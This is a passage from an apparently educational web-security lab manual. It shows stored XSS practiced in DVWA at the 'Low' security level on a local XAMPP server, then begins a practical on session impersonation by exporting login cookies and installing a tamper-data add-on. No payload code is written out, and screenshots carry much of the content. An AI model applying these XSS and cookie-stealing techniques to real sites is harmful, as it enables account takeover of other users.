
Cross Site Scripting: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject clientside scripts into web pages viewed by other users. Across-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Step 1: Go to 'start' and open XAMPP.


Step 2: Activate the module Apache and MySQL by clicking on Action button to 'Start'



Step 3: open default browser and type ‘localhost/dashboard’ and a XAMPP dashboard appears.




Edit localhost/dvwa/



Step 4: DVWA login page appears

Step 5: Enter username as **admin** Password as **password** and login.


Step 6: Home page of DVWA appears.



Step 7: Go to DVWA security and Select the checkbox "Low"

Step 8: Go to XSS stored

Enter name and a script in the XSS guestbook field.




CONCLUSION: Hence persistent cross-site scripting attack simulated successfully.

PRACTICAL NO: 7


AIM: Session Impersonation using Firefox and tamper data add-on.


A] Session Impersonation

Step 1: Open Firefox and Go to Tools > Add-ons > Extension




Step 2: Search and install Cookie Editor






Step 3: Then Click on Cookie extension to get cookie




Step 4: Open a Website and Login and then click on export cookie




B] Tamper data add-on


Step 1: Open Firefox




Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



